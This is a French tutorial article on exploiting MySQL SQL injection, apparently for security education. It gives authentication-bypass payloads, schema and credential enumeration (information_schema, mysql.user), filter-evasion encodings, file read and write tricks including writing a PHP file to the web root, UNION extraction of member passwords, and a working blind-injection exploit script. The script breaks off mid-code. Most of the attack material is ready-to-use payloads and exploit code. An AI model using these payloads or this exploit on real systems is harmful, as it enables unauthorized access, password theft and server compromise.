L'injection SQL probablement la plus basique revient à contourner une condition, c'est à dire de fixer sa valeur quel que soit l'état des paramètres qu'elle prend en compte. On pourra par exemple contourner un filtre de bannissement en rendant fausse une condition, ou encore contourner une authentification avec n'importe quel mot de passe en la rendant vraie.

Une condition se présente sous la forme suivante, une ou plusieurs assertions vraies ou fausses, rassemblées à l'aide de mot-clés logiques comme AND ou OR :

```
… WHERE (assertion1 OR
assertion2) AND assertion3
… HAVING NOT assertion
```

Voilà quelques exemples de codes SQL à placer après une condition pour la rendre vraie :

```
… OR true
… OR 1=1
… OR 'a'='a'
```

Et de la même manière, pour la rendre fausse :

```
… AND false
… AND 1=2
… AND 'a'>'b'
```

On l'a bien compris, la syntaxe générale la plus courante pour bypasser une condition sera "OR assertion_vraie" ou "AND assertion_false" selon le résultat souhaité. Voici maintenant deux illustrations de ce type d'injection :

La première est une authentification qui requiert un mot de passe, et la seconde est un script qui vérifie si l'utilisateur est banni.

```
$sql = mysql_query("SELECT
id,nom,email,droits FROM utilisateurs
WHERE password='" . $_GET['password']
. "'");

if(mysql_num_rows($sql) != 1)
echo 'Erreur';
else
{
$data = mysql_fetch_array($sql);
echo 'Bienvenue '.$data['nom'];
}
```

```
$sql = mysql_query("SELECT id FROM bannis WHERE ip='" . getIp() . "'");

if(mysql_num_rows($sql)>0)
echo 'Vous êtes banni !';
else
echo 'Bienvenue';

function getIp()
{
return isset($_SERVER['HTTP_X_FORWARDED_FOR']) ? $_SERVER['HTTP_X_FORWARDED_FOR'] : $_SERVER['REMOTE_ADDR'] ;
}
```

Pour le premier, il suffira d'accéder au fichier comme ceci : fichier.php?password=' OR 'a'='a Pour le second par contre, il faudra envoyer un header HTTP nommé X-Forwarded-For dont la valeur sera ' AND 'a'='b.

2. Structure de requête

Afin d'exploiter au maximum la requête où nous effectuons notre injection, il est utile d'en connaître les différentes coutures : principalement le nombre et les noms des champs et tables utilisés. Lors d'un audit open-source cela ne pose pas de difficultés, mais lorsque ce n'est pas le cas nous devons trouver un moyen d'obtenir des informations sur la requête par nous même.

Commençons par le nombre de champs. Nous allons utiliser les clauses ORDER BY ou GROUP BY, qui permettent respectivement d'ordonner ou de regrouper les résultats retournés selon un critère précis. Ce critère est généralement le nom d'un champ d'une des tables que l'on interroge. Ainsi pour ordonner une liste de nom par nom de famille, puis par prénom dans l'ordre alphabétique on pourra faire SELECT nom,prenom FROM population ORDER BY nom,prenom ASC. Mais le critère de tri (ou de regroupement si on utilise GROUP BY) peut aussi être un numéro, numéro qui est en fait l'index du champ selon lequel on veut ordonner les résultats. Ainsi la requête précédente pourrait se réécrire SELECT nom,prenom FROM population ORDER BY 1,2 ASC, où 1 désigne le champ nom et 2 le champ prenom. On peut donc déterminer le nombre de champ d'une requête en utilisant l'injection suivante, et en guettant une erreur SQL : ORDER BY i, où i est un nombre.

Si la requête contient au moins i champs, alors elle s'exécutera normalement et ordonnera les résultats selon les valeurs du ième champ, mais si elle en contient moins, alors elle renverra une erreur Unknown column 'i' in 'order clause'. En procédant de proche en proche, on connaîtra donc le nombre de champ de la requête dès qu'on obtient cette erreur, il suffira de retrancher 1 à la valeur courante de i.

Un autre moyen de déterminer le nombre de champ dans une requête aurait été d'employer UNION. Cet opérateur permet de joindre les résultats de plusieurs requêtes, mais pour cela il faut, entre autres, que les requêtes aient le même nombre de champs. La syntaxe de UNION est la suivante :

```
SELECT champ1, champ2, champ3
FROM table1 UNION SELECT autre1,
autre2, autre3 FROM table2.
```

Si les différentes requêtes jointes par un UNION n'ont pas le même nombre de champ alors MySQL retournera l'erreur The used SELECT statements have a different number of column. Ainsi, en procédant de manière incré-

mentale comme précédemment on connaîtra le nombre de champs, mais cette fois ci dès que l'on n'obtient plus une erreur mais que la requête s'exécute correctement. L'injection à réaliser est la suivante :

```
… UNION SELECT 1
… UNION SELECT 1,1
… UNION SELECT 1,1,1
```

Maintenant, en ce qui concerne les noms des champs et des tables, la seule solution est le brute force (ou le test des "noms probables")... Il faut tester les noms comme ceci par exemple pour les champs :

```
… ORDER BY nom_du_champ
… GROUP BY nom_du_champ
```

Et comme cela pour les tables :

```
… UNION SELECT 1,2,3 FROM nom_de_la_table
```

On obtiendra ces erreurs si le champ ou la table n'existe pas : Unknown column 'nom_du_champ' in 'order clause' et Table 'nom_de_la_base.nom_de_la_table' doesn't exist. Au passage on remarque que l'on a trouvé un premier moyen d'obtenir le nom de la base utilisée ;)

Il existe en réalité un autre moyen d'obtenir la structure des bases et tables mysql (pour les versions >=5), c'est d'interroger la base d'informations information_schema, mais nous verrons cela dans un futur paragraphe.

Reste maintenant à déterminer le type des champs, car même si le nom est généralement assez explicite, il peut rester une ambiguïté (par exemple un champ id peut être un numéro d'identification comme 42, ou une chaîne comme "4e694b6c3073").

```
… AND CHARSET(nom_du_champ) = 'binary'
… AND CHARSET(nom_du_champ) = 'latin1'
… AND CHARSET(nom_du_champ) IN ('latin1', 'utf8', 'big5', ...)
… AND CHARSET(nom_du_champ) = CHARSET(123)
… AND CHARSET(nom_du_champ) = CHARSET('chaine')
```

Malheureusement il n'existe pas de fonction SQL comme TYPEOF() ou GETTYPE() qui retournerait précisément le type du champ (int, bigint, varchar, text, date,...) mais on peut tout de même déterminer s'il s'agit d'une chaîne de caractère ou d'un nombre en utilisant la fonction CHARSET (comme pour les noms, information_schema nous sera bien utile pour les types aussi, mais nous verrons cela plus tard).

Cette fonction retourne le jeu de caractère de la chaîne passé en argument, ainsi en faisant SELECT CHARSET(champ) on obtiendra des informations sur les valeurs stockées dans le champ, donc sur le champ lui même. Pour tous les types numériques, ainsi que les types "de temps" (date, year, ...) cette fonction retournera binary et pour les chaînes de caractères elles retournera le nom du charset (latin1, latin2, utf8, ascii, big5,...). On pourra donc tester les injections suivantes pour savoir a peu près à quel type on a affaire :

Nous voilà donc en possession d'assez d'informations sur la requête où nous souhaitons effectuer notre injection, passons à la suite où nous verrons comment récupérer des informations sur l'environnement MySQL.

3.1. BDD informations : variables et fonctions d'informations

Il existe plusieurs types de variables MySQL : les variables définies par l'utilisateur (qui s'écrivent @nom) et les variables système (qui s'écrivent @@nom). Elle sont utilisables dans quasiment toutes les requêtes et peuvent contenir des informations intéressantes sur la base de données, sur MySQL et ou encore sur la machine où est installé MySQL. On peut lister les variables système disponibles avec la commande : SHOW VARIABLES, voici les plus intéressantes :

@@basedir : le dossier d'installation de MySQL ;

@@character_set_X : le jeu de caractères utilisé par X (X pouvant être client, système, server, …) ;

@@datadir : le dossier ou sont stoquées les données de MySQL (un sous dossier portant le nom de la base y est crée pour chaque base) ;

@@init_file : l'emplacement du fichier d'initialisation contenant les requêtes exécutées au démarrage de MySQL ;

@@local_infile : permet de savoir si LOCAL est supporté avec LOAD DATA INFILE ;

@@log_error : le fichier de logs des erreurs de MySQL ;

@@max_xxx : les valeurs de configuration maximales de MySQL, en les dépassant on peut empêcher son bon fonctionnement (par exemple bloquer MySQL en dépassant @@max_connections, ou empêcher l'exécution d'une requête en dépassant @@max_allowed_packet, …) ;

@@port : le port sur lequel MySQL écoute ;

@@timestamp et @@timezone : permet d'obtenir l'heure sur la machine distante ;

@@version : la version de MySQL ;

@@version_compile_os : permet d'obtenir une info sur le type d'os sur lequel est installé MySQL (par exemple cette variable peut valoir pc-linux, Win32, …).

…

Ces variables sont donc une grande source d'informations, tout comme « les fonctions d'information » dont voici les plus intéressantes :

DATABASE() : retourne le nom de la base courante ;

USER() : renvoie le nom d'utilisateur et le nom d'hôte courant (exemple : root@localhost) ;

VERSION() : renvoie la version de MySQL.

Nos injections pourront donc faire intervenir ces différents éléments, voici quelques exemples :

```
… UNION SELECT @@version
… AND VERSION() > '5.1'
… AND USER() LIKE 'root%'
```

C'était le premier volet de cette partie expliquant comment obtenir des informations, voyons maintenant une autre source d'informations de MySQL.

3.2. BDD informations : information_schema et mysql

Il existe dans MySQL une base nommée information_schema qui réunit des informations sur la structure des bases et des tables, sur les utilisateurs, etc... L'intérêt de cette base est qu'elle est accessible en lecture à tous les utilisateurs, donc on pourra, connaissant sa structure, l'interroger pour récupérer des informations cruciales dans le cas d'une attaque. Voici les tables et les champs les plus intéressants :

SCHEMATA.SCHEMA_NAME contient le nom des différentes bases ;

TABLES.TABLE_NAME contient le nom des différentes tables ;

COLUMNS.COLUMN_NAME contient le nom des différents champs ;

COLUMNS.COLUMN_TYPE contient le type de données du champ correspondant (il est plus précis que DATA_TYPE car on a également la taille) ;

USERS_PRIVILEGES.IS_GRANTABLE permet de savoir si l'utilisateur enregistré dans USER_PRIVILEGES.GRANTEE à le privilège désigné par USER_PRIVILEGES.PRIVILEGE_TYPE.

On pourrait donc imaginer les injections suivantes pour exploiter les données fournies par information_schema :

```
… UNION SELECT TABLE_NAME FROM
information_schema.TABLES WHERE
TABLE_SCHEMA=DATABASE()

… UNION SELECT PRIVILEGE_TYPE, IS_
GRANTABLE FROM information_schema.
USER_PRIVILEGES WHERE GRANTEE=USER()

… UNION SELECT COLUMN_NAME FROM
information_schema.COLUMNS WHERE
COLUMN_NAME LIKE '%pass%' AND
DATA_TYPE='varchar' AND TABLE_
SCHEMA=DATABASE()
```

Dans un exemple à venir nous construirons

un script qui nous permettra de récupérer la structure bases/tables à partir d'une injection SQL.

Il existe une seconde base intéressante dans MySQL, elle se nomme tout simplement mysql et contient plusieurs tables d'informations, dont celle qui nous intéressera le plus : la table user. Cette table contient notamment : les identifiants (login et pass) de tous les utilisateurs et les hôtes à partir desquels ils sont autorisés à se connecter (ainsi que leurs privilèges mais nous pouvons déjà les obtenir à partir d'information_schema). Seul problème, les tables de cette base ne sont accessibles qu'au super-utilisateur (souvent « root »), donc nous ne pourrons effectuer une injection SQL vers celle ci uniquement si la connexion MySQL s'est fait avec ce dernier. Voilà un exemple :

```
… UNION SELECT Password FROM mysql.user WHERE User = 'root'
… UNION SELECT Password FROM mysql.user WHERE Host = '%'
```

A noter que les mots de passe des utilisateurs MySQL sont cryptés avec l'algorithme utilisé par la fonction PASSWORD().

4. Manipulation de chaînes, Encodage et Conversion

Penchons nous maintenant sur un problème récurrent dans le domaine des injections SQL : celui de la détection, ou de l'échappement de certains caractères spéciaux. Par exemple, la directive (prochainement supprimée) magic_quotes_gpc de PHP échappe entre autres les quotes, simples et double, donc la moindre injection utilisant une quote sera faussée et échouera... Nous allons donc voir ici différentes astuces, conversions, encodages afin de tenter de contourner ces pseudos moyens de sécurisation.

La notation hexadécimale

Par défaut MySQL considère les données sous formes hexadécimale (c'est à dire formatées comme ceci : 0x53716c496e6a656374) comme des chaînes de caractères. Ainsi SELECT 0x61626364 renverra abcd. (les données hexadécimales sont par contre considérées comme des nombres si elles sont utilisées dans un contexte numérique, comme : SELECT 0x61 + 0x62, qui renverra 195.). L'avantage de cette notation est celui que nous recherchons : il n'utilise aucun caractère spécial. Ainsi on pourra supprimer totalement les quotes de nos injections, les deux injections suivantes sont en effet équivalentes :

```
… AND password = 'azerty'
… AND password = 0x617a65727479
```

Voici une fonction PHP permettant de convertir une chaîne en hexadécimal :

```
function stringtohex($string)
{
$hex = '';

for($i=0 ; $i<strlen($string) ; $i++)
$hex .= base_convert(ord(substr($string, $i, 1)), 10, 16);

return '0x'.$hex;
}
```

La fonction CHAR

Voici un autre moyen de convertir une chaîne : utiliser la fonction CHAR qui retourne une chaîne de caractères construite à partir des codes ascii passés en argument. Ainsi, pour reprendre le précédent exemple :

```
… AND password = 'azerty'
… AND password = CHAR(97,122,101,114,116,121)
```

Et voici une autre fonction PHP pour convertir des chaînes à ce format :

```
function mysql_stringtochar($string)
{
$char = 'CHAR(';

for($i=0 ; $i<strlen($string)-1 ; $i++)
$char .= ord(substr($string, $i, 1)).',';
$char .= ord(substr($string, strlen($string)-1, 1)).')';

return $char;
}
```

La fonction CONV

Jusqu'à présent nous avons encodé les données que nous injections pour les comparer aux données stockées, avec la fonction CONV nous allons considérer les données stockées (des chaînes de caractères donc) comme des chiffres et ainsi nous n'aurons plus besoins d'encoder les données injectées : nous fournirons des chiffres directement. CONV sert à convertir des chiffres d'une base à une autre. Les bases les plus courantes sont la base 2 (binaire), 10 (décimale) et 16 (hexadécimale), mais on peut bien sur étendre cela à n'importe quoi entre 2 et 36. Ici c'est la conversion base 36 / base 10 qui nous intéresse : en effet les chiffres de la base 36 sont les 10 caractères numériques habituels (de 0 à 9) et les 26 caractères alphabétiques (de a à z). Ainsi toute chaine alphanumérique est potentiellement un nombre en base 36, et de ce fait nous pouvons la convertir dans une base pour laquelle nous n'utiliserons que des chiffres classiques, ne nécessitant pas l'utilisation de quotes. Toujours en reprenant le même exemple :

```
… AND password = 'azerty'
… AND CONV(password, 36, 10) = 664137574
```

Où 664137574 est la conversion en base 10 du nombre azerty en base 36.

Le problème de cette méthode est que CONV fonctionne avec une précision de 64 bits, donc pour les chiffres de grandes tailles (ou plutôt les longues chaînes) on aura une imprécision : toute une plage de valeur sera acceptée alors qu'une seule valeur devrait l'être. Pour y remédier, voici des idées de solutions. La première est de déterminer le début de la chaîne par la méthode que l'on vient de voir, puis de déterminer la fin, en renversant la chaîne comme ceci :

```
… AND CONV(REVERSE(password), 36, 10) = xxxxxx
```

L'imprécision est alors reportée sur la fin de la nouvelle chaîne (à savoir le début de la chaîne non renversée) que nous connaissons déjà.

Une autre solution peut être de scinder la chaîne en plusieurs petites chaînes, et de déterminer la chaine partie par partie :
Où SUBSTR(X, a, b) permet d'extraire la sous-chaîne de la chaîne X commençant à l'index a et ayant une longueur de b.

Ces deux derniers exemples font intervenir un aspect incontournable des injections SQL : la manipulation de chaînes des caractères. Et il n'est pas rare d'utiliser une ou plusieurs fonctions de manipulation des chaînes pour mener à terme une injection. Nous avons déjà montré l'utilité de REVERSE, qui permet de retourner une chaîne, et de SUBSTR, qui permet (comme LEFT,RIGHT et MID) d'extraire une sous chaîne d'une chaîne donnée, voyons maintenant d'autres exemples.
CONCAT permet de concaténer plusieurs chaînes, et peut être pratique dans le cas d'une requête ou on ne peut sélectionner qu'un seul champ :

```
… UNION SELECT CONCAT(login,':',password) FROM membres
WHERE id=1
```

Sa grande sœur, GROUP_CONCAT est également très utile : elle permet de concaténer en un seul résultat, les valeurs qui normalement seraient renvoyés sur plusieurs résultats, par exemple, si nous faisons :

```
… UNION SELECT CONCAT(login,':',password) FROM membres
```

Le seul résultat retourné sera une chaîne contenant les identifiants de tous les membres, construite comme ceci : login:pass,admin:plop,foo:bar...

On retiendra aussi les fonctions LENGTH, CHAR_LENGTH et BIT_LENGTH qui nous permettront de connaître la longueur d'une chaîne de caractère :
HEX et UNHEX qui permettent d'effectuer les conversions chaîne/hexadécimal, peuvent être aussi très utiles, par exemple en faisant un double HEX sur une chaîne, il ne nous reste que des nombres, plus aucuns caractères alphabétiques :


```
… AND password = 'azerty'
… AND HEX(HEX(password)) = 3631374136353732373437393
```

HEX peut également accepter un chiffre comme argument, mais UNHEX lui renvoi toujours une chaîne de caractères. Donc UNHEX(HEX(97)), renvoie le caractère ayant 97 pour code ASCII. Exemple :


```
… AND password = 'azerty'

… AND HEX(HEX(password)) = CONCAT(UNHEX(HEX(97)),
UNHEX(HEX(101)), UNHEX(HEX(114)), UNHEX(HEX(116)),
UNHEX(HEX(121)))
```

On dispose également des fonctions ASCII et ORD qui permettent de renvoyer le code ASCII d'un caractère (ou du premier caractère d'une chaîne).

```
… AND ASCII(SUBSTR(password, 1, 1)) = 97
```

Il est également des cas où MySQL renverra l'erreur Illegal mix of collations, notamment lorsque des champs joint avec UNION contiennent des chaînes de caractères qui n'utilisent pas le même charset. Pour y remédier nous pourrons faire UNHEX(HEX(str)) qui renverra une chaîne utilisant le charset utilisé par MySQL et plus généralement, pour choisir nous même le charset utilisé : CONVERT(str USING charset).

Toujours pour tester la valeur d'une chaîne, on pourra utiliser l'opérateur LIKE, qui permet de dire si une chaîne correspond à un masque, qui peut être construit avec deux caractères joker : % qui remplace une suite de caractères et _ qui n'en remplace qu'un. Par exemple, on pourra déterminer un champ lettre par lettre comme ceci :


```
… AND password LIKE 'a%'
… AND password LIKE 'az%'
… AND password LIKE 'aze%'
```

Et ainsi de suite jusqu'à trouver la valeur exacte. On pourra utiliser les différentes conversions pour s'affranchir des quotes, et le mot clé BINARY pour que la comparaison soit sensible à la casse.

Etc, etc... Les manipulations de chaînes sont donc courantes et très utiles pour les injections SQL.

Enfin, pour terminer ce paragraphe, voyons quelques astuces qui peuvent s'avérer utiles, utilisant les commentaires. Si jamais la fin d'une requête est gênante, on peut la commenter de trois manières : #, --, ou /* */ (le dernier pouvant commenter plusieurs lignes).

Il existe d'ailleurs un moyen de déterminer la version de MySQL en utilisant une syntaxe de commentaire un peu particulière : /*!VERSION CODE*/. En effet comme ceci CODE ne sera exécuté que si la version est supérieure ou égale à VERSION, où VERSION est une suite de 5 chiffres, par exemple la requête suivante ne s'exécutera que si la version de MySQL est au moins 5.1.30 :

```
… /*!50130 UNION SELECT pseudo,password FROM membres*/
```

Les espaces (au cas ou il seraient filtrés) peuvent aussi être remplacés par des commentaires « ouverts-fermés » /**/ :


```
… AND password = 'azerty'
… AND/**/password/**/=/**/'azerty'
```

Et au cas où certains mots seraient filtrés on peut tout à fait les « couper » en utilisant la même méthode, par exemple si les mot clés UNION et SELECT sont filtrés :

```
… UN/**/ION S/**/ELECT …
```

4. Manipulation des fichiers

Parlons ici des injections SQL utilisant les fichiers. MySQL nous propose en effet quelques fonctionnalités permettant d'utiliser des fichiers, à savoir LOAD DATA INFILE, LOAD_FILE et INTO OUTFILE/DUMPFILE.

Bien que très intéressant, ce type de faille reste plutôt rare, principalement à cause du fait que l'utilisateur MySQL doit avoir le privilège FILE de MySQL pour pouvoir manipuler les fichiers, et que ce dernier est distribué au compte-goutte par des administrateurs un tant soit peu consciencieux.

Il est bon de préciser également que, pour toutes les opérations sur les fichiers que nous verrons :

Nous ne pourrons accéder qu'au fichiers auquel le serveur MySQL a accès.

Nous ne pourrons pas réécrire de fichiers déjà existants, ce qui empêche l'écrasement de fichiers importants.

Nous devrons fournir le chemin complet du fichier sur le serveur, et non pas le chemin relatif.

Parlons premièrement de LOAD DATA INFILE. C'est celui, je pense, que nous utiliserons le moins, car il n'est pas possible de l'utiliser dans une requête détournée : il a besoin d'une requête à part entière. Il permet, comme son nom l'indique, de charger le contenu d'un fichier dans une table, et s'utilise par exemple comme suit : LOAD DATA INFILE 'path/to/file' INTO TABLE table. On pourrait donc imaginer un script de backup de fichiers, qui ferait :

```
LOAD DATA INFILE '/www/site/index.php' INTO TABLE backup
```

Mais, dans le cadre d'une attaque, on pourrait aussi imaginer effectuer l'enregistrement de fichiers sensibles comme :


```
LOAD DATA INFILE '/www/site/admin/.htaccess' INTO TABLE membres
```

A noter que cette requête ne fait qu'enregistrer le fichier dans la table membre, l'affichage lui sera fait par un script du type "liste des membres".

Voici maintenant la particularité de LOAD DATA INFILE. On peut lire dans la documentation MySQL :

> Si LOCAL est spécifié, le fichier est lu par le programme client, et envoyé vers l'hôte. Si LOCAL n'est pas spécifiée, le fichier doit être sur le serveur hôte, et sera lu directement par le serveur.
> [...]
> Utiliser LOCAL est plus lent que de laisser le serveur accéder directement aux fichiers, car le contenu du fichier doit être envoyé via le réseau au serveur. D'un autre coté, vous n'aurez pas besoin de droits de FILE pour faire un chargement local.

Ce qui signifie clairement, qu'en reprenant les requêtes précédentes,

mais en écrivant cette fois ci LOAD DATA LOCAL INFILE nous serons en mesure de récupérer le contenu de fichiers sans le privilège FILE, ce qui constitue une faiblesse énorme.

Passons maintenant à INTO OUTFILE : il permet d'écrire le résultat d'une requête dans un fichier, et s'utilise comme ceci : SELECT ... INTO OUTFILE '/path/to/file'.

A noter qu'on peut également utiliser INTO DUMFILE, à la différence qu'avec ce dernier MySQL n'écrira qu'une seule ligne dans le fichier de destination, on préférera donc ici utiliser INTO OUTFILE.

Une injection SQL utilisant INTO OUTFILE nous permettra donc de récupérer le contenu d'une table dans un fichier. et serra donc de la forme :

```
… UNION SELECT login, pass FROM admin INTO OUTFILE '/
www/site/file.txt'
```

Et on pourra également créer des fichiers qui seront interprétés par le serveur en choisissant leur extension, par exemple des fichiers PHP :

```
 … UNION SELECT '<?php phpinfo(); ?>' INTO OUTFILE '/
www/site/evil.php'
```

Enfin, voyons la fonction LOAD_FILE, qui lit un fichier et retourne son contenu sous forme d'une chaîne de caractères. On l'utilise par exemple comme ceci : SELECT LOAD_FILE('/www/site/user'). Les injections SQL classiques, avec cette fonction consisteront à récupérer le contenu non visible (par exemple des fichiers PHP) et à l'exporter dans un nouveau fichier qui lui sera visible, en utilisant INTO OUTFILE :

```
… UNION SELECT LOAD_FILE('/www/site/index.php') INTO
OUTFILE '/www/site/source.txt'
```

Nous verrons aussi un exemple d'injection SQL à l'aveugle utilisant LOAD_FILE dans la partie II de cet article.

Enfin, avant de clore cette première partie, notons que ces différentes opérations sur les fichiers vont également nous permettre de déterminer si un fichier existe ou non sur le serveur. En effet, LOAD DATA INFILE a besoin d'un chemin de fichier valide, sinon la requête générera l'erreur File '/www/site/fake.txt' not found. Et de même, INTO OUTFILE n'écrira un fichier que si ce dernier n'existe pas déjà, auquel cas on obtiendra l'erreur File '/www/site/admin/.htpasswd' already exists. On pourra donc utiliser ces erreurs pour vérifier la présence d'un fichier. LOAD_FILE pourra également nous permettre de vérifier si un fichier existe (et également si nous avons le privilège FILE) en testant que la valeur de retour n'est pas nulle.

Ceci termine cette première partie. Nous allons maintenant nous focaliser sur l'utilisation de tous ces différents outils dans des cas plus concrets.

II) Trois types d'injections

Maintenant que nous avons assimilé des informations sur les injections SQL voyons comment les mettre en pratique. Pour cela nous verrons, à travers des exemples, 3 types différents d'injection SQL.

Affichage des résultats

Le premier type d'injection SQL que nous allons voir est probablement le « plus simple », celui qui demande le moins de temps et de ressources. En effet, nous nous plaçons ici dans le cas où les résultats de la requête cible sont affichés clairement (enfin, ils peuvent aussi être enregistrés dans un fichier, ou autre, l'important est que nous y ayons accès). Ce cas est le plus favorable car nous pourrons récupérer directement et sans opérations supplémentaires toutes les informations que nous avons vues précédemment.

L'exploitation la plus classique consiste à utiliser l'opérateur UNION qui permet de rassembler les résultats de plusieurs requêtes SELECT. Voyons tout de suite un exemple simple : une page profil.php dont voici le code source :

```
 <?php
$id = intval($_GET['id']) ? $_GET['id'] : FALSE;

if($id === FALSE)
echo 'Id incorrecte.';
else
{
$db = mysql_connect('localhost', 'root', '') or die('Erreur de connection');
mysql_select_db('MaBase', $db) or die('Erreur de selection');
if(($sql = mysql_query("SELECT * FROM membres WHERE id=".$id)) === FALSE)
echo 'Erreur SQL';
else
if(mysql_num_rows($sql) != 1)
echo 'Ce membre n\'existe pas.';
else
{
$data = mysql_fetch_array($sql);
echo 'Le membre ayant l\'id '.$data['id'].' est '.$data['pseudo'].' est s\'est connecté pour la dernière fois le
'.$data['date'].'.';
}
}
?>
```

Et voilà également la structure et les données de la table membres :

```
 CREATE TABLE `MaBase`.`membres`
(
`id` INT NOT NULL AUTO_INCREMENT,
`pseudo` VARCHAR( 20 ) NOT NULL,
`password` VARCHAR( 20 ) NOT NULL,
`date` DATE NOT NULL,
PRIMARY KEY ( `id` )
);
INSERT INTO `MaBase`.`membres`
(`id`, `pseudo`, `password`, `date`)
VALUES
(NULL, 'Admin', '@azerty12345@', '2009-02-27'),
(NULL, 'JeanEdouard', 'MamanJtm', '2009-02-18');
```

Passons maintenant à l'exploitation : ici la variable $id est faillible puisqu'elle n'est pas correctement sécurisée. En effet, cela est du à une mauvaise utilisation de la fonction intval, qui renvoie juste « un équivalent numérique » de la variable passée en paramètre, mais ne permet pas de vérifier si la variable est effectivement numérique...

Nous allons utiliser UNION, il faut donc commencer par déterminer le nombre de champs :

```
profil.php?id=1 UNION SELECT 1
profil.php?id=1 UNION SELECT 1,2
profil.php?id=1 UNION SELECT 1,2,3
profil.php?id=1 UNION SELECT 1,2,3,4
```

Parmi ces quatre injections, les trois premières nous donnent « Erreur SQL », ce qui signifie que notre requête n'a pas été exécutée correctement. Par contre la dernière renvoie « Ce membre n'existe pas. », ce qui nous informe que la requête s'est terminée avec succès, mais qu'elle renvoie trop de résultats, et le script s'arrête là car il n'en attend qu'un seul. Nous savons donc maintenant que le premier SELECT (et la table membres) utilise 4 champs. Maintenant, nous voulons que le seul résultat retourné soit celui obtenu via notre injection, pour cela nous pouvons utiliser la clause LIMIT (qui permet de sélectionner le nombre de résultats), ou une $id inexistante :

```
profil.php?id=1 UNION SELECT 1,2,3,4 LIMIT 1,1
profil.php?id=12345 UNION SELECT 1,2,3,4
```

Ces deux méthodes donnent :
Le membre ayant l'id 1 est 2 est s'est connecté pour la dernière fois le 4

Il ne nous reste plus qu'à demander les informations voulues (pass des membres, informations sur la BDD, ...), en évitant d'utiliser le troisième champ car on remarque qu'il n'est pas affiché.

```
profil.php?id=99 UNION SELECT pseudo,password,NULL,NULL
FROM membres WHERE id=1

profil.php?id=99 UNION SELECT pseudo,password,NULL,NULL
FROM membres WHERE id=2

profil.php?id=99 UNION SELECT @@
version,USER(),NULL,DATABASE()
```

Les résultats de ces injections sont respectivement (le dernier peut varier) :

Le membre ayant l'id Admin est @azerty12345@ est s'est connecté pour la dernière fois le .

Le membre ayant l'id JeanEdouard est MamanJtm est s'est connecté pour la dernière fois le .

Le membre ayant l'id 5.1.30-community-log est root@localhost est s'est connecté pour la dernière fois le MaBase.

Ce type d'injection est donc relativement simple.

Blind

Les injections de type « Blind » (ou injection « à l'aveugle » en français) sont celles pour lesquelles nous ne pouvons pas visualiser les résultats de la requête, mais où nous avons tout de même un élément d'information booléen sur le résultat de la requête : c'est à dire que nous savons si elle renvoie quelque chose ou non, si elle renvoie Vrai ou Faux. Cette information peut se présenter de plusieurs façons, l'affichage d'un profil ou d'un message d'erreur, la redirection vers une administration ou vers une zone membre, …
Ainsi, nous devrons nous contenter de manipuler les données et de tester leur valeur de différentes manières afin de les déterminer, mais

sans pouvoir les afficher directement.

Ainsi, voyons un exemple : le script login.php vérifie un couple d'identifiants, et redirige l'utilisateur vers la page membre.php s'il est correct, ou vers la page « erreur.php » s'il ne l'est pas. Voici la source :

```
<?php
if(!isset($_POST['pseudo'], $_POST['pass']) || empty($_POST['pseudo']) ||
empty($_POST['pass']))
header('Location: erreur.php');
else
{
$db = mysql_connect('localhost', 'root', '') or die('Erreur de connection');
mysql_select_db('MaBase', $db) or die('Erreur de selection');

if(mysql_num_rows(mysql_query("SELECT id FROM membres WHERE pseudo='".$_
POST['pseudo']."' AND password='".$_POST['pass']."'")) != 0)
{
// mécanisme d'authentification
header('Location: membre.php');
}
else
header('Location: erreur.php');
}
?>
```

Les informations SQL sont les mêmes que pour la partie précédente.

On remarque donc vite que les variables $_POST['pseudo'] et $_POST['pass'] sont utilisées dans la requête sans aucune sécurisation (à noter tout de même que cela nécessite la directive de php magic_quotes_gpc à off).
Et notre élément d'information est ici la page vers laquelle on est redirigée. En effet, si on envoie comme pseudo (sans s'occuper de la valeur du password, tant qu'elle est non nulle) l'injection suivante : ' OR 1=1 AND id=1# nous pouvons bypasser l'authentification (id=1 nous permettant de choisir sous quel profil nous nous connectons) et nous serons redirigé vers la page membre.php, alors que si nous envoyons n'importe quoi nous serons redirigé vers la page erreur.php.

Nous avons donc mis en évidence l'injection SQL présente, mais usurper l'identité d'un des membres ne nous intéresse pas, ce que nous voulons c'est accéder au dossier admin qui est protégé par un fichier .htaccess. Ici commence l'exploitation de la « blind injection SQL » : construisons un exploit nous permettant de récupérer ce fichier.

Après avoir vérifié que nous avons bien le privilège FILE, en vérifiant que l'injection suivante (toujours dans le pseudo) nous redirige bien vers membre.php :

```
' OR 1=1 AND id=1 AND LOAD_FILE('/
www/site/admin/.htaccess') IS NOT
NULL #
```

Nous allons devoir tester caractère par caractère le fichier .htaccess afin de le déterminer entièrement, et pour chaque test que nous ferons, nous devrons noter vers quelle page nous sommes redirigés, si c'est vers membre.php alors notre injection sera bonne, nous aurons deviné un caractère et nous pourrons passer au suivant. Cette méthode est très courante et se base sur la fonction SUBSTR qui nous permettra de récupérer un par un les différents caractères de la chaîne voulue. L'avantage est qu'au lieu de tester toutes les possibilités (soit 255Longueur si on considère que toute la table ascii peut être utilisée) on ne bruteforce qu'une lettre à la fois (donc au maximum 255xLongueur possibilités). Plutôt que de faire tout cela à la main, construisons un petit exploit que voici :

```
 <?php

set_time_limit(0);
$fichier = '/www/site/admin/.htaccess';
$longueur = 0;
$longueurMax = 1000;
$break = FALSE;
$resultat = '';

# Détermination du nombre de caractères du fichier
while($break === FALSE && $longueur < $longueurMax)
{
$longueur++;
$reponse = send("'+OR+LENGTH(LOAD_FILE('".$fichier."'))=".$longueur.'#');
if (eregi('membre.php', $reponse))
$break = TRUE;
}

# Détermination des caractères du fichier un par un
for($i=1 ; $i<=$longueur ;$i++)
{
$break = FALSE;
$c = 97;
while($break === FALSE && $c<255)
{
$c++;
$reponse = send("'+OR+ASCII(SUBSTR(LOAD_FILE('".$fichier."'),".$i.",1))=".$c.'#');

if (eregi('membre.php', $reponse))
{
$resultat .= chr($c);
$break = TRUE;
}
}
if($break === FALSE)
$resultat .= '?';
}

# Affichage du résultat
```

```
echo $resultat;

# Fonction Send
function send($injection)
{

if(($sock = fsockopen('127.0.0.1', 80)) === FALSE)
echo 'Erreur de Connexion';
else
{
$data = 'pseudo='.$injection.'&pass=a';
$requete = "POST /login.php HTTP/1.1\r\n";
$requete .= "Host: 127.0.0.1\r\n";
$requete .= "User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; fr; rv:1.9.0.6) Gecko/2009011913 Firefox/3.0.6 (.NET
CLR 3.5.30729)\r\n";
$requete .= "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n";
